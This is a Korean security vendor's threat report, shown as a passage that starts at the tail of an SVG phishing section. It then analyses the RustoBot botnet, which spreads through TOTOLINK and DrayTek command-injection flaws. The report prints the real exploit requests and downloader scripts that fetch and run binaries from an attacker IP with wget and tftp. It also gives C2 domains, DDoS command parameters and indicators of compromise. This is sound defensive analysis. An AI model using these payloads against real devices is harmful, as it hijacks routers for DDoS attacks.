


[피싱 페이지의 로그인 양식]


+ 또 다른 사례에서는 공격자가 전자 서명 서비스의 알림을 모방하여 SVG 첨부 파일을 검토 및 서명이 필요한 문서로 제시함.

[전자 서명을 요청하는 피싱 메일]

+ 첫 번째 예시에서는 SVG 파일이 HTML 페이지 역할을 했지만, 이 경우에는 JavaScript 가 포함되어 있어서 파일을 열면 가짜 Microsoft 로그인 양식이 있는 피싱 사이트가 브라우저 창으로 실행됨.



[SVG 파일 소스 코드]



[피싱 페이지의 로그인 양식]

1.2.4 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.5 참고 자료

- https://securelist.com/svg-phishing/116256/


1.3 TOTOLINK 취약점을 통해 유포되는 RustoBot

1.3.1 키워드 및 요약

+ 키워드: RustoBot, Botnet, TOTOLINK
+ 요약: Rust 로 개발된 RustoBot 이 TOTOLINK 기기를 통해 유포됨

1.3.2 위협 설명

+ 사이버 보안 기업 Fortinet 의 FortiGuard Labs 는 최근 "TOTOLINK[3]" 기기를 통해 확산되는 새로운 봇넷을 발견함.
+ 이 공격은 일본, 대만, 베트남, 멕시코 4 개 국에서 주로 발생하였으며, 기술 산업 분야를 공격 대상으로 삼음.
+ 이러한 기기를 노리는 기존 악성코드와는 달리, 이 변종은 Mozilla 가 2010 년에 도입한 프로그래밍 언어인 Rust 로 작성됨.
+ Rust 기반으로 구현되었기 때문에 이 악성코드의 이름을 "RustoBot"으로 명명함.
+ 공격자는 다운로더 스크립트를 사용하여 악성코드를 배포 및 설치.
+ RustoBot 은 매개변수를 사용한 명령으로 여러 프로토콜을 사용하여 DDoS 공격을 수행 가능.



[ForiGuard IPS 원격 측정에서 확인되는 TOTOLINK 취약점 공격의 분포도]

[3] **TOTOLINK**: ZIONCOM 에서 제조하는 네트워크 통신 제품 브랜드

1.3.3 위협 분석

+ TOTOLINK 취약점은 종종 사용자 입력, 구성 변경, 인증 및 관리 명령 처리를 담당하는 CGI 스크립트인 "cstecgi.cgi" 파일에서 발생함.
+ 이 스크립트에는 취약점이 반복적으로 발견되었는데, 특히 원격으로 악용될 수 있는 명령 주입 취약점이 대표적.
+ 공격자는 이 스크립트 내의 다양한 함수를 활용하여 원격 코드 실행을 시도할 수 있는데, 여기에는 "setUpgradeFW(CVE-2022-26210)" 및 "pingCheck(CVE-2022-26187)"가 포함됨.

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host:
User-Agent: Go-http-client/1.1
Content-Length: 136
Content-Type: application/json
Cookie: SESSION_ID=2:1721039211:2

{"command":";cd /tmp; rm -rf mpsl; wget http://66.63.187.69/mpsl;chmod +x mpsl; ./mpsl totolink;
","num":4,"topicurl":"setTracerouteCfg"}
```

[TOTOLINK 장치 명령 주입 취약점의 페이로드]

+ "hxxp[:]//66.63[.]187.69/mpsl"의 페이로드 분석 결과, "DrayTek" 기기에 영향을 미치는 또 다른 취약점인 "CVE-2024-12987"을 발견했으며, 이는 같은 기간 동안 공격자들에 의해 악용됨.
+ 이 취약점은 "cgi-bin/mainfunction.cgi/apmcfgupload" 인터페이스에 위치한 OS 명령 주입 취약점.

```
GET /cgi-bin/mainfunction.cgi/apmcfgupload?session=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxx0.%52$c%52$ccd${IFS}/dev;wget${IFS}http://66.63.187.69/w.sh;${IFS}chmod${IFS}+x${IFS}w.sh
;sh${IFS}w.sh${IFS}draytek HTTP/1.1
Host:
User-Agent: Go-http-client/1.1
```

[DrayTek 명령 주입 취약점의 페이로드]

+ 이러한 공격은 일본, 대만, 베트남, 멕시코 4 개 국에서 주로 발생했으며, 모두 기술 산업을 겨냥함.

[영향을 받은 국가]

+ 공격자는 네 가지 다른 다운로더 스크립트를 사용하여 이 악성코드를 배포하고, wget 과 tftp 라는 두 가지 명령을 사용하여 RustoBot 을 검색하고 설치.

```
cd /tmp; wget http://66.63.187.69/arm5;chmod 777 arm5;./arm5 tdvr.arm
cd /tmp; wget http://66.63.187.69/arm6;chmod 777 arm6;./arm6 tdvr.arm
cd /tmp; wget http://66.63.187.69/arm7;chmod 777 arm7;./arm7 tdvr.arm
```

[다운로더 셸 스크립트 "t"]

```
tftp -g 66.63.187.69 -r arm -l -> arm6;chmod 777 arm6;./arm ssh.arm6.tftp;rm -rf arm6;
tftp -g 66.63.187.69 -r arm5 -l -> arm5;chmod 777 arm5;./arm5 ssh.arm5.tftp;rm -rf arm5;
tftp -g 66.63.187.69 -r arm7 -l -> arm7;chmod 777 arm7;./arm7 ssh.arm7.tftp;rm -rf arm7;
tftp -g 66.63.187.69 -r mips -l -> mips;chmod 777 mips;./mips ssh.mips.tftp;rm -rf mips;
tftp -g 66.63.187.69 -r mpsl -l -> mpsl;chmod 777 mpsl;./mpsl ssh.mpsl.tftp;rm -rf mpsl;
```

[다운로더 셸 스크립트 "tftp.sh"]

```
#!/bin/sh

ip="66.63.187.69"

rm -rf arm7; wget http://$ip/arm7; chmod +x arm7; ./arm7 $1
rm -rf arm5; wget http://$ip/arm5; chmod +x arm5; ./arm5 $1
rm -rf arm6; wget http://$ip/arm6; chmod +x arm6; ./arm6 $1
rm -rf mips; wget http://$ip/mips; chmod +x mips; ./mips $1
rm -rf mpsl; wget http://$ip/mpsl; chmod +x mpsl; ./mpsl $1
```

[다운로더 셸 스크립트 "w.sh"]

```
/bin/busybox wget http://66.63.187.69/arm6 -O -> arm6;chmod 777 arm6;./arm6 ssh.arm6.wget;rm -rf arm6;
/bin/busybox wget http://66.63.187.69/arm5 -O -> arm5;chmod 777 arm5;./arm5 ssh.arm5.wget;rm -rf arm5;
/bin/busybox wget http://66.63.187.69/arm7 -O -> arm7;chmod 777 arm7;./arm7 ssh.arm7.wget;rm -rf arm7;
/bin/busybox wget http://66.63.187.69/mips -O -> mips;chmod 777 mips;./mips ssh.mips.wget;rm -rf mips;
/bin/busybox wget http://66.63.187.69/mpsl -O -> mpsl;chmod 777 mpsl;./mpsl ssh.mpsl.wget;rm -rf mpsl;
```

[다운로더 셸 스크립트 "wget.sh"]

+ 다운로더 스크립트에 따르면 RustoBot 은 arm5, arm6, arm7, mips, mpsl 등 다섯 가지 아키텍처를 공격 대상으로 삼음.
+ 또한, 동일한 서버에 호스팅된 x86 아키텍처 변종도 추가로 확인됨.
+ 관찰된 사고 페이로드의 대부분은 특히 mpsl 아키텍처를 사용하는 TOTOLINK 장치를 공격 대상으로 삼음.

+ RustoBot 은 Rust 로 작성된 평문 문자열을 통해 식별 가능.

```
                db    0
aRustLibRustlib db '/rust/lib/rustlib/src/rust/library/core/src/str/pattern.rs'
                                        ; DATA XREF: .data.rel.ro:off_20DBE8↓o
```

[Rust 라이브러리 문자열]

+ "start" 함수의 두 번째 계층 분석 시 진입점을 찾을 수 있음.

```
loc_CA5:
lea     rax, _start
mov     rsi, r8
add     rsp, 190h
jmp     rax
start endp

; ================ S U B R O U T I N E ================

_start          proc near               ; DATA XREF: start:loc_CA5↑o
                lea     rdx, [rsi+8]
                mov     rsi, [rsi]
                xor     r9d, r9d
                lea     r8, _term_proc
                lea     rcx, _init_proc
                lea     rdi, sub_4790
                jmp     loc_889F
_start          endp
```

[RustoBot 진입점]

+ RustoBot 은 GOT(Global Offset Table)에서 시스템 API 함수의 오프셋을 검색하고, 이를 호출하여 특정 동작을 수행.

```
.got:000000000020DEC0 BC B2 00 00 00 00 00 00       getpid          dq offset _getpid
.got:000000000020DEC0
.got:000000000020DEC8 D3 89 00 00 00 00 00 00       prctl           dq offset _prctl
.got:000000000020DEC8
.got:000000000020DED0 76 AF 00 00 00 00 00 00       off_20DED0      dq offset sub_AF76
.got:000000000020DED0
.got:000000000020DED8 F7 B2 00 00 00 00 00 00       readlink        dq offset _readlink
.got:000000000020DED8
.got:000000000020DEE0 00 00 00 00 00 00 00 00       qword_20DEE0    dq 0
.got:000000000020DEE0
.got:000000000020DEE8 44 B3 00 00 00 00 00 00       off_20DEE8      dq offset sub_B344
.got:000000000020DEE8
.got:000000000020DEF0 9E A1 00 00 00 00 00 00       socket          dq offset _socket
.got:000000000020DEF0
.got:000000000020DEF8 3E A1 00 00 00 00 00 00       sendto          dq offset _sendto
.got:000000000020DEF8
.got:000000000020DF00 CB A8 00 00 00 00 00 00       rename          dq offset _rename
.got:000000000020DF08 70 8A 00 00 00 00 00 00       off_20DF08      dq offset sub_8A70
```

[GOT 을 통해 API 오프셋 가져오기]

+ 또한, XOR 암호화 알고리즘을 통해 구성을 인코딩하고, 수많은 계산을 사용하여 난독화를 수행.

```
loc_5FBE:
lea     rax, loc_755B
mov     qword ptr [rsp+2198h+addr.sa_family], rax
lea     rax, [rsp+2198h+addr]
mov     rdi, qword ptr [rsp+2198h+addr.sa_family]
mov     dword ptr [rsp+2198h+addr.sa_family], 0B24D9B09h

mov     esi, dword ptr [rsp+2198h+addr.sa_family]
```

[디코더 키 오프셋 계산을 위한 상수 설정]

+ 먼저, RustoBot 은 다음 단계의 레지스터에 상수를 설정하고, 이후 "xor", "shr", "rol"과 같은 명령어를 사용하여 디코더 키의 오프셋을 가져옴.

```
; __int64 __fastcall get_key_offset_4(_QWORD, _QWORD)
get_key_offset_4 proc near
xor     esi, 803C490h
imul    eax, esi, 0B0D0D74h
xor     eax, 120ED6A5h
mov     ecx, eax
shr     ecx, 1Ch
xor     ecx, eax
imul    eax, ecx, 0D921h
movzx   eax, ax
add     rax, rdi
retn
get_key_offset_4 endp
```

[디코더 키 오프셋 계산]

```
.rodata:000000000000CAF8 61                                  db  61h ; a
.rodata:000000000000CAF9 B2                                  db 0B2h
.rodata:000000000000CAFA 2F                                  db  2Fh ; /
.rodata:000000000000CAFB 6D                                  db  6Dh ; m
.rodata:000000000000CAFC E6                                  db 0E6h
.rodata:000000000000CAFD D3                                  db 0D3h
.rodata:000000000000CAFE 32                                  db  32h ; 2
.rodata:000000000000CAFF 14                                  db  14h
.rodata:000000000000CB00 9C                                  db  9Ch
.rodata:000000000000CB01 15                                  db  15h
.rodata:000000000000CB02 57                                  db  57h ; W
.rodata:000000000000CB03 EF                                  db 0EFh
.rodata:000000000000CB04 86                                  db  86h
```

[디코더 키]

+ 마지막으로, XOR 은 이전 오프셋에서 얻은 키로 하드코딩된 암호를 디코딩.

```
get_key_offset_4 ; 0xCAF8
rcx, 407AF3C94D7BF726h ; GET /HT

rcx, [rax]
rdx, 0EE4FBA8DE7845C8h ; TP/1.1 '0x0D0A'

rdx, [rax+8]    ; 0xCB00
rsi, 51359BE5A3A7DF60h ; Host: ap

rsi, [rax+10h]  ; 0xCB08
rdi, 8EB0A99FAB6012E1h ; i64.ipif

rdi, [rax+18h]  ; 0xCB10
r8, 0D8105056EBE38F9Eh ; y.org '0x0D0A' C

r8, [rax+20h]   ; 0xCB18
r9, 4B5650FA9145D23Bh ; onnectio

r9, [rax+28h]   ; 0xCB20
r10, 0A10FB8D6A8635B9Eh ; n: close

r10, [rax+30h]  ; 0xCB28
r11d, 94BF285Ch ; '0x0D0A0D0A'
r11d, [rax+38h] ; 0xCB30
qword ptr [rsp+2198h+path], rcx
```

/bin/bus	deleted	curl
ybus	sshd	echo
listening to dun0	rebo8#	ftpget
/proc/self/exe	login	/usr/
telnet	wget	/sbin/
/.	tftp	/usr/sbin/
/usr/lib/	/usr/bin/	/exe
dvrhelper.anondns.net	techsupport.anondns.net	rustbot.anondns.net
miraisucks.anondns.net	"data":"	"
reboot	/bin/busybox reboot	/bin/busybox kill 1
GET /HTTP 1.1 Host: api.ipify.org Connection: close	GET /resolve?name=	&type=1 HTTP/1.1 Host: 223.5.5.5

[XOR 디코딩 암호(좌) / XOR 인코딩 구성(우)]

+ 구성 값이 디코딩되면 디코딩된 구성에 정의된 후속 함수의 인수로 사용됨.
+ RustoBot 은 두 가지 주요 악성 행위를 보이는데, 첫 번째는 C2 서버의 도메인을 확인하는 것이고, 두 번째는 DDoS 공격을 실행하는 것.


```
GET / HTTP/1.1
Host: api64.ipify.org
Connection: close


HTTP/1.1 200 OK
Server: nginx
Date: Tue, 18 Feb 2025 01:01:37 GMT
Content-Type: text/plain
Content-Length: 14
Connection: close
Vary: Origin

140.228.21.193
```


[피해자 호스트의 공용 IP 주소를 얻기 위한 초기 패킷]

+ 먼저 IP 주소 데이터(특히 피해자 호스트의 공용 IP 주소)를 검색하기 위한 초기 패킷을 전송하고, 이 패킷은 공격자 서버에서 반환됨.
+ DNS-over-HTTPS[4]를 사용하여 악성 트래픽을 정상적인 HTTPS 요청에 혼합하여 대량의 정상적인 웹 트래픽 속에 은폐함.
+ 검색된 IP 주소는 헤더 필드 "S"의 값으로 사용되며, 이는 "Source"를 의미하는 것으로 추정됨.




[C2 도메인 확인]

+ RustoBot 은 "dvrhelper[.]anondns[.]net", "techsupport[.]anondns[.]net", "rustbot[.]anondns[.]net", "miraisucks[.]anondns[.]net"의 네 가지 도메인을 확인하려 시도하며, 이 도메인들은 모두 동일한 IP 주소인 "5.255[.]125.150"으로 확인됨.




[C2 서버의 DDoS 공격 트리거 명령]



[16 진수 Dump 로 표시된 C2 서버의 DDoS 공격 트리거 명령]

[4] **DNS-over-HTTPS(DoH)**: DNS 쿼리와 응답을 암호화하여 표준 암호화되지 않은 UDP 또는 TCP 대신 HTTPS 프로토콜을 통해 안전하게 전송되도록 하는 프로토콜

+ 이후 봇넷은 5.255[.]125.150 과 연결을 설정하고, DDoS 공격을 트리거하는 명령으로 사용되는 매개변수 세트를 수신.
  - **0x03**: 공격 방식을 나타내며, 이 경우 0x03 은 UDP DDoS 에 해당됨.
  - **454661159, 1744345328**: 피해자 호스트의 IP 주소(10 진수 형식)를 나타냄
  - **8896, 80**: 피해자의 포트 번호
  - **30**: 공격 지속 시간(초)을 지정
  - **1400**: 패킷 데이터 길이(바이트)를 정의



218	353.9595154…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
219	353.9597249…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
220	353.9599320…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
221	353.9601542…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
222	353.9608525…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
223	353.9613104…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
224	353.9616613…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
225	353.9619870…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
226	353.9623692…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
227	353.9625849…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
228	353.9627928…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400
229	353.9630230…	10.20.30.2		UDP	1444	46095 → 8896 Len=1400

[UDP Flooding 공격[5] 트리거]

+ 또한, "Raw IP", "TCP", "UDP"의 세 가지 프로토콜을 사용하여 DDoS 공격을 시작 가능.

```
.text:0000000000004350 55                    push    rbp
.text:0000000000004351 41 57                 push    r15
.text:0000000000004353 41 56                 push    r14
.text:0000000000004355 41 55                 push    r13
.text:0000000000004357 41 54                 push    r12
.text:0000000000004359 53                    push    rbx
.text:000000000000435A 48 81 EC 00 10 00 00  sub     rsp, 1000h
.text:0000000000004361 48 C7 04 24 00 00 00 00 mov   [rsp+1030h+var_1030], 0
.text:0000000000004369 48 81 EC 00 10 00 00  sub     rsp, 1000h
.text:0000000000004370 48 C7 04 24 00 00 00 00 mov   [rsp+2030h+var_2030], 0
.text:0000000000004378 48 81 EC 18 0C 00 00  sub     rsp, 0C18h
.text:000000000000437F 48 89 D3              mov     rbx, rdx
.text:0000000000004382 41 89 F6              mov     r14d, esi
.text:0000000000004385 41 89 FF              mov     r15d, edi
.text:0000000000004388 BF 02 00 00 00        mov     edi, 2          ; domain
.text:000000000000438D BE 03 00 00 00        mov     esi, 3          ; type
.text:0000000000004392 BA FF 00 00 00        mov     edx, 0FFh       ; protocol
.text:0000000000004397 FF 15 53 9B 20 00     call    cs:socket
.text:000000000000439D 83 F8 FF              cmp     eax, 0FFFFFFFFh
.text:00000000000043A0 0F 84 CC 01 00 00     jz      loc_4572
```

[DDoS 공격 방법을 위한 소켓 생성]

[5] **Flooding 공격**: 악의적으로 한꺼번에 많은 양의 데이터를 보내 대상의 서비스를 운용할 수 없도록 만드는 서비스 거부 공격

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator	
IP	5.255[.]125.150	
Domain	dvrhelper[.]anondns[.]net	techsupport[.]anondns[.]net
	rustbot[.]anondns[.]net	miraisucks[.]anondns[.]net
URL	hxxp[:]//66.63[.]187.69/w.sh	hxxp[:]//66.63[.]187.69/arm6
	hxxp[:]//66.63[.]187.69/wget.sh	hxxp[:]//66.63[.]187.69/arm7
	hxxp[:]//66.63[.]187.69/t	hxxp[:]//66.63[.]187.69/mips
	hxxp[:]//66.63[.]187.69/tftp.sh	hxxp[:]//66.63[.]187.69/mpsl
	hxxp[:]//66.63[.]187.69/arm5	hxxp[:]//66.63[.]187.69/x86
FileHash-SHA256	76a487a46cfeb94eb5a6290ceffabb923c35befe71a1a3b7b7d67341a40bc454	
	75d031e8faaf3aa0e9cafd5ef0fd7de1a2a80aaa245a9e92bae6433a17f48385	
	fbdd5cba193a5e097cd12694efe14a15eb0fc059623f82da6c0bf99cbcfa22f8	
	0dde88e9e5a0670e19c3b3e864de1b6319aaf92989739602e55b494b09873fbe	
	15c9d7a63fa419305d7f2710b63f71cc38178973c0ccf6d437ce8b6feeca4ee1	
	427399864232c6c099f183704b23bff241c7e0de642e9eec66cc56890e8a6304	
	4f0ba25183ecb79a0721037a0ff9452fa8c19448f82943deca01b36555f2cc99	
	c0abb19b3a72bd2785e8b567e82300423da672a463eefdeda6dd60872ff0e072	
	dae8dae748be54ba0d5785ab27b1fdf42b7e66c48ab19177d4981bcc032cfb1c	
	9f098920613bd0390d6485936256a67ae310b633124cfbf503936904e69a81bf	
	e547306d6dee4b5b2b6ce3e989b9713a5c21ebe3fefa0f5c1a1ea37cec37e20f	
	b910e77ee686d7d6769fab8cb8f9b17a4609c4e164bb4ed80d9717d9ddad364f	
	44a526f20c592fd95b4f7d61974c6f87701e33776b68a5d0b44ccd2fa3f48c5d	
	efb0153047b08aa1876e1e4e97a082f6cb05af75479e1e9069b77d98473a11f4	
	9a9b5bdeb1f23736ceffba623c8950d627a791a0b40c4d44ae2f80e02a43955d	
	5dc90cbb0f69f283ccf52a2a79b3dfe94ee8b3474cf6474cfcbe9f66f245a55d	
	b68e2d852ad157fc01da34e11aa24a5ab30845b706d7827b8119a3e648ce2cf1	
	9e660ce74e1bdb0a75293758200b03efd5f807e7896665addb684e0ffb53afd2	
	ec9e77f1185f644462305184cf8afcf5d12c7eb524a2d3f4090a658a198c20ce	
	114b4600124124113 63c9a3ab0246e48a584ce86fc6c0b7855495ec531dd05a1	
	1697fd5230f7f09a7b43fee1a1693013ed98beeb7a182cd3f0393d93dd1b7576	

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- https://www.fortinet.com/blog/threat-research/new-rust-botnet-rustobot-is-routed-via-routers

2 관련 용어

- **피싱(Phishing)**: 전자우편 또는 메신저를 통해 신뢰할 수 있는 사람 또는 기업이 보낸 메시지인 것처럼 가장하여, 비밀번호 및 신용카드 정보와 같이 기밀을 요하는 정보를 부정하게 얻으려는 Social Engineering 공격의 한 종류
- **스푸핑(Spoofing)**: 공격자가 다른 사람 또는 다른 대상을 사칭하여 상대방의 신뢰를 얻으려 하는 행위
- **원격 관리 도구(RAT)**: 본래 원격 관리 도구(Remote Administrator Tool)를 뜻하나 공격자에게 컴퓨터 통제권을 넘겨주게 되는 악성코드로 악용될 수 있음
- **ClickFix**: 사용자에게 복사-붙여넣기를 유도하여 직접 악성코드를 실행하게 만드는 사회공학기법
- **DNS-over-HTTPS(DoH)**: DNS 쿼리와 응답을 암호화하여 표준 암호화되지 않은 UDP 또는 TCP 대신 HTTPS 프로토콜을 통해 안전하게 전송되도록 하는 프로토콜
- **Flooding 공격**: 악의적으로 한꺼번에 많은 양의 데이터를 보내 대상의 서비스를 운용할 수 없도록 만드는 서비스 거부 공격

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)